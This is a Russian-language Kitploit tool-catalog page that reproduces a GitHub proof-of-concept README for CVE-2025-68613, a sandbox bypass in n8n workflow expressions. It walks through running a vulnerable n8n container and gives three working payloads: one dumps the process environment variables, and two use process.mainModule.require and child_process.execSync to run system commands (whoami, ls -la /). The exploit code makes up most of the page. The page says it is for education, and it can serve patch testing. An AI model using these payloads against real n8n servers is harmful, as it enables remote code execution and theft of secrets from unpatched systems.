
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/reem-012/poc_cve-2025-68613
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubreem-012/poc_cve-2025-68613

poc_CVE-2025-68613

POC для CVE-2025-68613

Репозиторий
2611 месяцев назадЕщё не проверено
Поделиться

PoC: Обход песочницы n8n (CVE-2025-68613)

Только в образовательных целях Эта доказательная концепция демонстрирует критическую уязвимость (CVE-2025-68613) в n8n. Не используйте её на системах, которыми вы не владеете или на тестирование которых у вас нет явного разрешения.

Обзор уязвимости

Версии n8n до 1.122.0 содержат уязвимость удалённого выполнения кода (RCE). Аутентифицированные пользователи могут обойти песочницу выражений и выполнить произвольный код на хост-системе с помощью специальных JavaScript-полезных нагрузок в редакторе выражений рабочего процесса.

1. Настройка уязвимого окружения

Создайте том данных и запустите уязвимую версию n8n (например, v1.120.0).

# Create volume for persistence
docker volume create n8n_data

# Run vulnerable n8n instance
docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  -v n8n_data:/home/node/.n8n \
  n8nio/n8n:1.120.0

2. Шаги воспроизведения


Доступ к интерфейсу

Перейдите по адресу http://localhost:5678 и завершите начальную настройку, если это необходимо.
Создание рабочего процесса

Нажмите «Add Workflow», чтобы начать пустой рабочий процесс.
Добавление уязвимого узла


Добавьте узел Set в рабочий процесс. Этот узел позволяет задавать значения, которые могут быть вычислены как выражения.
Настройка выражения

В узле Set измените параметр (например, value) и переключите тип ввода на Expression.

3. Эксплуатационные полезные нагрузки

Введите следующие полезные нагрузки в редактор выражений, чтобы продемонстрировать уязвимость.


Полезная нагрузка 1: Дамп переменных окружения

Эта полезная нагрузка обращается к this.process.env, чтобы получить чувствительные переменные окружения из контейнера.

Полезная нагрузка:

{{ (function() {
  return JSON.stringify(this.process.env, null, 2);
})() }}

Результат:
Полезная нагрузка 2: Удалённое выполнение кода (whoami)

Эта полезная нагрузка обходит песочницу, обращаясь к process.mainModule.require для загрузки модуля child_process, что позволяет выполнять произвольные системные команды.

Полезная нагрузка:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('whoami').toString();
})() }}

Результат: Подтверждает контекст пользователя запущенного процесса.


Полезная нагрузка 3: Полное RCE (список корневого каталога)

Демонстрирует возможность просмотра файловой системы.

Полезная нагрузка:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('ls -la /').toString();
})() }}

Результат:
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →







